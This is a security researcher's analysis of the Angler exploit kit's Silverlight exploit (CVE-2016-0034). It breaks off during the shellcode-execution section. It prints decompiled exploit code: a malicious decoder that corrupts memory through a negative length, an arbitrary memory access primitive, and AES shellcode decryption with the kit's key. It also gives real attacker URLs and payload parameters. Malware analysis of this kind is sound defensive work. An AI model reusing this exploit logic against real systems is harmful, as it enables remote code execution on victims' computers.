ANALYSIS OF ANGLER'S NEW SILVERLIGHT EXPLOIT

Mihai Neagu
Senior Proactive Detection Researcher @ Bitdefender
mneagu@bitdefender.com

Introduction

Along the years, the Angler exploit kit has introduced new techniques for abusing freshly discovered vulnerabilities as quickly as exploitation code was made public. Even though the exploitation techniques are published after the vulnerability patches are released, Angler seems to rely on the small time window before the software is actually being updated.

In January 2016, a new Silverlight vulnerability registered as CVE-2016-0034 has been patched by Microsoft in security bulletin MS16-006. Shortly after, the vulnerability has been disclosed. It didn't take long, and in February 2016 Angler started delivering this new exploit to vulnerable browsers.

What's interesting about this new exploit is that it bypasses modern mitigation techniques such as data execution prevention or ROP protection, and it doesn't need to mark a memory block as executable before running the shellcode, as described later.

I'll start by describing the two stages of the Silverlight application, then we will see how the actual exploitation is performed, and how the shellcode gets executed.

At the end of this article, a few mitigation ideas will be presented.

The Silverlight object instantiation

The exploit is delivered as a Silverlight object inside a rogue web page. To avoid detection at the network level, the object is not static in the HTML of the page, but is constructed dynamically. When the web page loads, a few scripts generate the object's instantiation code, and inject it as innerHTML to an existing page element. The HTML of the object instantiation looks like:

```
<form id="form1" runat="server" style="height: 100%">
  <div id="silverlightControlHost">
    <object
     data="data:application/x-silverlight-2,"
     type="application/x-silverlight-2" width="100%" height="100%">
      <param name="minRuntimeVersion" value="4.0.50524.0" />
      <param name="autoUpgrade" value="false" />
      <param name="source"
       value="http://music.cut-upsystems.com/French.esproj?prevent=&stage=iDvS&
              Mister=&could=yk00z6qEsC&conference=jxp7&sort=Vw4Ra2dlwd&want=&
              feel=ANO4aj4C&cover=shLb1u&buy=wq1b-2" />
      <param name="initParams"
       value="gvTrvze=b2ZmaWNlci54aHQ/c2hpcD0mc2l4PXdUUD[...],
              KetErve=QWNjZXB0OiAqLyoKVXNlci1BZ2VudDogTW[...]"/>
    </object>
  </div>
</form>
```

The Silverlight parameters which are interesting to us are:

- the "`source`" parameter tells the object where it comes from
- the "`initParams`" parameter gives the object some name/value pairs of information described below

The first "`initParams`" value, named "`gvTrvze`", contains the Base64 encoding of the relative URL to download and execute as payload after exploitation:


```
gvTrvze=b2ZmaWNlci54aHQ/
c2hpcD0mc2l4PXdUUDNtJnRlcm09SlVWaTFPYXVFJnNldHRsZT0mYXVkaWVuY2U9Qk4zUjJsOFNPJndoeT0mZ292ZXJub3I9elVEdDFo
bjVwcUxxQ0JXdHhNSVVsSXBqSmU1NDY3ODQ4MzIyMDhhNGVhZmIzMTdlMGI2NzQ1OTcxMDE2ZjVhNzQ%3D
```


After Base64 decoding:

```
officer.xht?
ship=&six=wTP3m&term=JUVi1OauE&settle=&audience=BN3R2l8SO&why=&governor=zUDt1hn5pqLqCBWtxMIUlIpjJe546784
832208a4eafb317e0b6745971016f5a74
```

The second parameter, named "`KetErve`", contains the Base64 encoding of the HTTP headers used to request the originating web page, and will be used later to mimic the browser when downloading the payload:


```
KetErve=QWNjZXB0OiAqLyoKVXNlci1BZ2VudDogTW96aWxsYS81LjAgKFdpbmRvd3MgTlQgNi4xOyBUcmlkZW50LzcuMDsgU0xDQzI7
IC5ORVQgQ0xSIDIuMC41MDcyNzsgLk5FVCBDTFIgMy41LjMwNzI5OyAuTkVUIENMUiAzLjAuMzA3Mjk7IE1lZGlhIENlbnRlciBQQyA2
LjA7IC5ORVQ0LjBDOyAuTkVUNC4wRTsgcnY6MTEuMCkgbGlrZSBHZWNrbwpSZWZlcmVyOiBodHRwOi8vYWxpb25zLnRrL2ZyZWUucGhw
P2lnd3VjeD14dmdmZiZpZD00MjVBQjJCMDk5QjQyODFDNjNCMzEzRjE3MkRFNkEyRDBDQTkxREYyRTlGNjYzMzQwMTMyNTE4RTE0RkQ3
OUU2OTZDRDVBNkYKQWNjZXB0LUxhbmd1YWdlOiBlbi1VUwpBY2NlcHQtRW5jb2Rpbmc6IGd6aXAsIGRlZmxhdGU=
```


After Base64 decoding:

```
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; rv:11.0) like Gecko
Referer: http://alions.tk/free.php?
igwucx=xvgff&id=425AB2B099B4281C63B313F172DE6A2D0CA91DF2E9F663340132518E14FD79E696CD5A6F
Accept-Language: en-US
Accept-Encoding: gzip, deflate
```

The first stage

The URL “http://music.cut-upsystems.com/French.esproj...” will download a XAP file (application/x-silverlight-app), which contains the .Net DLL file and a manifest:

BzT6P1Mstzlm4zx4Uf.dll

```
MD5:  22a9f342eb367ea9b00508adb738d858
SHA1: f7eba2f5897f93b08dd389136c1c444a5ddc9512
```

AppManifest.xaml

```
<Deployment
 xmlns=http://schemas.microsoft.com/client/2007/deployment
 xmlns:x=http://schemas.microsoft.com/winfx/2006/xaml
 EntryPointAssembly="BzT6P1Mstzlm4zx4Uf"
 EntryPointType="BzT6P1Mstzlm4zx4Uf.App"
 RuntimeVersion="4.0.50826.0">
  <Deployment.Parts>
    <AssemblyPart x:Name="BzT6P1Mstzlm4zx4Uf" Source="BzT6P1Mstzlm4zx4Uf.dll" />
  </Deployment.Parts>
</Deployment>
```

When loaded, the MainPage constructor is called, which decrypts the first stage payload, then loads it. This payload is another Silverlight object, as we will see later.

Note: I have added comments for most the code so that it’s easier to read and understand.

```
public MainPage(ref StartupEventArgs args, object oApp)
{
  // [...]

  // decrypt 1st stage payload
  byte[] numArray = new byte[eEjoEjeei3.Moej3ijIEieta.Length];
  byte _Moe2y=61, num=27;
  for (int index = 0; index < numArray.Length; ++index)
    numArray[index] = Noerjeoeee((byte)(eEjoEjeei3.Moej3ijIEieta[index] ^ 7), ref _Moe2y);

  // copy decrypted data, discarding first 27 bytes
  byte[] data = new byte[numArray.Length - num];
  int index2 = numArray.Length - num;
  for (int index1 = 0; index1 < index2; ++index1)
    data[index1] = numArray[index1 + num];

  // [...]

  // execute 1st stage payload
  Glehei3EjeieieEjjj33ge(new UjEiejjiejEiEjies(oApp, data, (object)args.InitParams));
}
```

The decrypted payload has 96444 bytes and is another XAP file:

```
00000000  50 4b 03 04 14 00 00 08 08 00 d0 7c 56 48 32 01  PK.........|VH2.
00000010  5d 36 cf 00 00 00 69 01 00 00 10 00 00 00 41 70  ]6....i.......Ap
00000020  70 4d 61 6e 69 66 65 73 74 2e 78 61 6d 6c 85 8f  pManifest.xaml..
00000030  4d 6a 02 31 14 c7 f7 05 ef 10 72 80 24 0c 7e 31  Mj.1......r.$.~1
00000040  74 04 41 17 6e 74 68 a5 fb 69 26 83 81 bc 24 e4  t.A.nth..i&...$.
00000050  65 30 e3 d5 5c f4 48 5e a1 a3 d2 32 d4 82 db df  e0..\.H^...2....
00000060  fb 7f bd cb f9 eb 75 a5 bc 71 1d 28 1b 49 02 63  ......u..q.(.I.c
00000070  b1 a0 87 18 7d ce 39 ca 83 82 0a 19 68 19 1c ba  ....}.9.....h...
[...]
```

The decrypted payload is loaded in memory as a byte array, then it is loaded as StreamResourceInfo. The inner DLL is located and loaded as a new .Net assembly. Along with this assembly, the MainPage class is found, and these two are wrapped into an object to be used subsequently:

```
private Class0 Eko8E8ejEjceey(object _ENeijoi1223ioi123ji)
{
  // load the payload as StreamResourceInfo
  object _MoeoEokeaokarro121keooakkonfo = Ehi8ej3Ekt.method_0(_ENeijoi1223ioi123ji, null);
  if (_MoeoEokeaokarro121keooakkonfo == null)
    return null;

  try
  {
    // locate soOPfuz5I82dp.dll inside payload
    StreamResourceInfo streamResourceInfo =
      Ehi8ej3Ekt.NoeRjiieRierji3ijem(_MoeoEokeaokarro121keooakkonfo,
      new Uri("soOPfuz5I82dp.dll", UriKind.Relative));

    // load the soOPfuz5I82dp.dll as Assembly
    Assembly assembly = Ehi8ej3Ekt.NoEjejriierjiwerjod(
      streamResourceInfo.GetType().GetProperty("Stream")
      .GetValue((object)streamResourceInfo, (object[])null));

    // locate MainPage class
    Type type = assembly.GetType("soOPfuz5I82dp.MainPage");
    if (type == null)
      return null;

    // return a wrapper to the loaded assembly and MainPage object
    return new Class0(type, assembly);
  }
  catch {
    return null;

  }
}
```


After the new Silverlight assembly has been loaded, the second stage is executed, by running the new MainPage's constructor using the original object and parameters as arguments:

```
private void Glehei3EjeieieEjjj33ge(UjEiejjiejEiEjies args)
{
  // load 1st stage payload and get MainPage object
  Class0 class0 = Eko8E8ejEjceey(Ehi8ej3Ekt.Moejierji3jiem(args.dMoehieierjiea));
  if (class0 == null)
    return;

  try
  {
    // call 2nd stage MainPage constructor
    class0.KoekoEkoee.InvokeMember(".ctor", BindingFlags.CreateInstance, null, null, new object[2]
    {
      args.oApp,        // pass 1st stage Application object
      args.initParams   // pass 1st stage parameters
    });
  }
  catch (Exception ex) {}
}
```

Second stage

The second stage assembly is more obfuscated than the first. The assembly does not load at all in popular .Net decompilers. After "fixing" the assembly to load in decompilers and renaming non-ASCII names, some of the code execution is still logically obfuscated, using helper classes to decrypt the API names, and perform execution by calling "InvokeMember" with parameters given as arrays of objects.

For example, obtaining a substring of the relative URL to download is done like this



The entry point of the second stage is the MainPage constructor, called with the original object and parameters as arguments. After doing Base64 decoding on the parameter values and constructing the absolute payload URL, the execution will jump to the exploitation part:

```
public MainPage(object object_0, IDictionary<string, string> init_params)
{
  [...]

  // check calling parameters count
  if (init_params.Count < 2)
    return;

  // get parameters values
  if (init_params.ContainsKey(MainPage.string_1))
    stringToUnescape = init_params[MainPage.string_1];
  if (init_params.ContainsKey(MainPage.string_2))
    s = init_params[MainPage.string_2];
  if (stringToUnescape == null || s == null)
    return;

  string string_1 = MainPage.string_0;    // shellcode key
  string name = typeof(GClass4).Name;     // class name where exploit resides
  string str2 = this.method_0();          // source URL

  // decode payload relative URL (from first parameter)
  byte[] bytes1 = Convert.FromBase64String(Uri.UnescapeDataString(stringToUnescape));
  string string1 = Encoding.UTF8.GetString(bytes1, 0, bytes1.Length);

  [...]

  // build payload absolute URL and HTTP headers from given parameters
  string str3 = string1.Substring(0, string1.Length - 40);
  string string_0 = str2 + str3;
  byte[] bytes2 = Convert.FromBase64String(s);
  string string2 = Encoding.UTF8.GetString(bytes2, 0, bytes2.Length);

  // jump to exploitation code
  gclass4.method_0(
    string_0,   // payload download URL
    string_1,   // shellcode key
    string2);   // HTTP headers
  }
```

Root cause analysis of the Silverlight vulnerability

The actual exploitation takes place in "`GClass4`", abusing the BinaryReader vulnerability using a custom encoder/decoder. The decoder will corrupt the "`uint_0`" integer array length which is placed just before the "`buffer`" char array used by BinaryReader:


```
public class GClass4
{
  [...]

  public bool method_0(string string_0, string string_1, string string_2)
  {
    // memory stream and custom encoder/decoder used for exploitation
    MemoryStream memoryStream = new MemoryStream(32);
    GClass4.Class3 class3 = new GClass4.Class3();
    BinaryReader binaryReader = new BinaryReader(memoryStream, class3);

    // target array which will have its length corrupted
    this.uint_0 = new uint[5];

    // buffer used in exploiting binary reader
    char[] buffer = new char[this.uint_1];

    // object address finding helper
    this.object_0 = new object[3];

    // initialize memory stream
    memoryStream.SetLength(32L);

    // trigger exploit
    binaryReader.Read(buffer, 0, buffer.Length);

    // check if exploit succeeded, corrupting target array length
    if (this.uint_0.Length < 0x40000000)
      return false;

    [...]

    // decrypt shellcode
        byte[] byte_0_2 =
            new GClass0().imethod_0(
                byte_0_1,       // encrypted shellcode
                ref byte_1);    // decryption key


    // write parameters after shellcode
    GClass10.smethod_13(ref byte_0_2, int_1_1, string_0);   // URL parameter
    GClass10.smethod_13(ref byte_0_2, int_1_2, string_1);   // key parameter
    GClass10.smethod_13(ref byte_0_2, int_1_3, string_2);   // headers parameter

    // execute shellcode
    bool flag = this.gclass1_0.vmethod_2(ref byte_0_2);

    // revert array length corruption
    this.method_2();

    return flag;
  }
```

The vulnerability consists of BinaryReader's internal code not correctly checking the return value of the "`GetChars`" method of the custom encoder/decoder.


As we can see below, the custom decoder in "`Class2`" will return a specially crafted negative value of -28 or -18 (depending on platform) on the first "`GetChars`" call. On the second call, it will write two Unicode characters at offsets 0 and 1. Because the length was negative, memory is corrupted before the target char array:

```
private class Class3 : UTF8Encoding
  {
    public override Decoder GetDecoder()
    {
      // return custom decoder with the actual exploit
      return new GClass4.Class2();
    }
  }

  private class Class2 : Decoder
  {
    // int_0 is used to track GetChars call order
    private int int_0;

    public override int GetChars(byte[] bytes, int byteIndex, int byteCount, char[]
chars, int charIndex)
    {
      // variable to store and return character length
      int num;

      switch (this.int_0++)
      {
      case 0:
        // on first GetChars call, return a negative length:
        //    -28 on 64-bit platforms (bool_0=true)
        //    -18 on 32-bit platforms (bool_0=false)
        num = GClass4.bool_0 ? -28 : -18;
        break;

      case 1:
        // on second call, corrupt the length of the array before the buffer
        //    to the value of 0x40000000
        chars[0] = '\0'; // Unicode character with code: 0x0000
        chars[1] = '䀀'; // Unicode character with code: 0x4000
        num = 2; // return a length of two
        break;

      default:
        // on any other call, use byte count as length
        num = byteCount;
        break;
      }

      // return length as set in the above cases
      return num;
    }

    [...]
  }
```


This is how memory looks before it is being corrupted, see the length (5) of the integer array at address 0x09F86FFC:



Then, after the negative return value of "`GetChars`" is accepted as length and used in offset computation, the two Unicode characters with codes 0x0000 and 0x4000 are written at address 0x09F87158. After the encoding/decoding action takes place, the buffer is copied back to the original location, at 0x09F86FFC:



These four bytes (`00 00 00 40`), when copied back to 0x09F86FFC by the BinaryReader internal code, overwrite the length of the "`gclass4_0.uint_0`" integer array, enabling access to 0x40000000 integer elements:



Full access to arbitrary memory

Now that the "`gclass4_0.uint_0`" integer array has a corrupted length of 0x4000000, the application can access 4GB of memory. However the access is "blind" as the read/write is done using indexes of the integer array, and the actual memory addresses are unknown at this point.


To enable accessing precise memory locations, the application needs to find the address of the corrupted integer array's first element, as well as the addresses of any given object.

This is done using a three element object array created just after the integer array in "`GClass4.method_0`":

```
        // target array which will have its length corrupted
        this.uint_0 = new uint[5];

        // buffer used in exploiting binary reader
        char[] buffer = new char[this.uint_1];

        // object address finding helper
        this.object_0 = new object[3];
```

To obtain the address of a given object, the application assigns a reference to that object to the first element of the "`object_0`" array, then accesses that element using the integer array "`uint_0`".

To access the first element of “object_0” as an integer value using the “uint_0” array, the application scans a few integer elements of “uint_0” until it finds the value 3, which is the length of the “object_0” array which is part of the array’s header. Then it advances 2 elements to get the “object_0” array’s first element, which is the address of the desired object:



Conversely, to obtain access to a given address, the application first finds the address of the “uint_0” array as described before, then computes the associated index by subtracting the given address from the “uint_0” array’s address and dividing the result by the element size.

Shellcode decryption


After the exploit has been successful and arbitrary memory access is obtained, the shellcode is decrypted using a fixed, plaintext 128-bit key:

```
static GClass2()
{
    GClass2.byte_0 = new byte[16] {
        // encryption key = "FbUscJM4nsGAeCfY"
        0x46, 0x62, 0x55, 0x73, 0x63, 0x4a, 0x4d, 0x34,
        0x6e, 0x73, 0x47, 0x41, 0x65, 0x43, 0x66, 0x59,
    };
    GClass2.byte_1 = new byte[0x1270]
    {
        // encrypted 32-bit shellcode (4720 bytes)
        0x6c, 0x62, 0x12, 0xa6, 0x7f, 0x69, 0xfd, 0xb9,
        0x78, 0xb1, 0x6f, 0x96, 0xb9, 0xc6, 0x1f, 0x91,
        0xc4, 0x09, 0xec, 0x04, 0x06, 0xbc, 0x8d, 0xb4,
        0x23, 0x86, 0x6d, 0x6d, 0xa0, 0x97, 0xa6, 0x85,
        [...]
```

The decryption is performed using AES-128 in ECB cipher mode:

```
public GClass0()
{
  // key size = 128 bit
  this.int_0 = 16;

  // initial vector = empty
  this.byte_0 = new byte[16];

  // encryption algorithm = AES-128
  this.symmetricAlgorithm_0 = (SymmetricAlgorithm) new AesManaged();

  // cipher mode = ECB
  this.genum0_0 = (GClass0.GEnum0) 2;

  // encoding = UTF-8
  this.encoding_0 = Encoding.UTF8;
}

public bool method_2(byte[] byte_1, int int_1, byte[] byte_2, ref int int_2, byte[] byte_3, int
int_3)
{
  [...]
    // set IV
    this.symmetricAlgorithm_0.IV = this.byte_0;

    // set key size in bytes
    int val1 = this.symmetricAlgorithm_0.KeySize / 8;

    // copy key material
    byte[] numArray1 = new byte[val1];
    int length = Math.Min(val1, int_3);
    Array.Copy((Array) byte_3, (Array) numArray1, length);
    this.symmetricAlgorithm_0.Key = numArray1;

    // create decryptor
    using (ICryptoTransform decryptor = this.symmetricAlgorithm_0.CreateDecryptor())
    {
      // perform decryption
      byte[] numArray2 = this.method_1(decryptor, byte_1, int_1);
      if (num < numArray2.Length)
        return false;
      int_2 = numArray2.Length;

      // copy decrypted data to destination array
      Array.Copy((Array) numArray2, (Array) byte_2, int_2);
  [...]
}
```

The decrypted shellcode is then stored in "`numArray2`"




Shellcode execution, bypassing modern exploit mitigations

After decryption, a special technique is used to execute the shellcode. A placeholder "`vmethod_0`" is used, that contains multiple instructions that practically do nothing, but its code occupies a memory space comparable to the shellcode size. Its code is then replaced with the shellcode, then the method is called, as detailed below.

This is the placeholder method:

```
public static void smethod_0(string string_0)
  {
    --GClass1.int_0;
  }

  public virtual int vmethod_0()
  {
    if (GClass1.int_0 != 0)
      GClass1.smethod_0(this.ToString());
    if (GClass1.int_0 != 0)
      GClass1.smethod_0(this.ToString());
    if (GClass1.int_0 != 0)
      GClass1.smethod_0(this.ToString());
    // ...
    // repeated many times
    // ...
    if (GClass1.int_0 != 0)
      GClass1.smethod_0(this.ToString());
    if (GClass1.int_0 != 0)
      GClass1.smethod_0(this.ToString());
    if (GClass1.int_0 != 0)
      GClass1.smethod_0(this.ToString());

    return 0;
  }
```

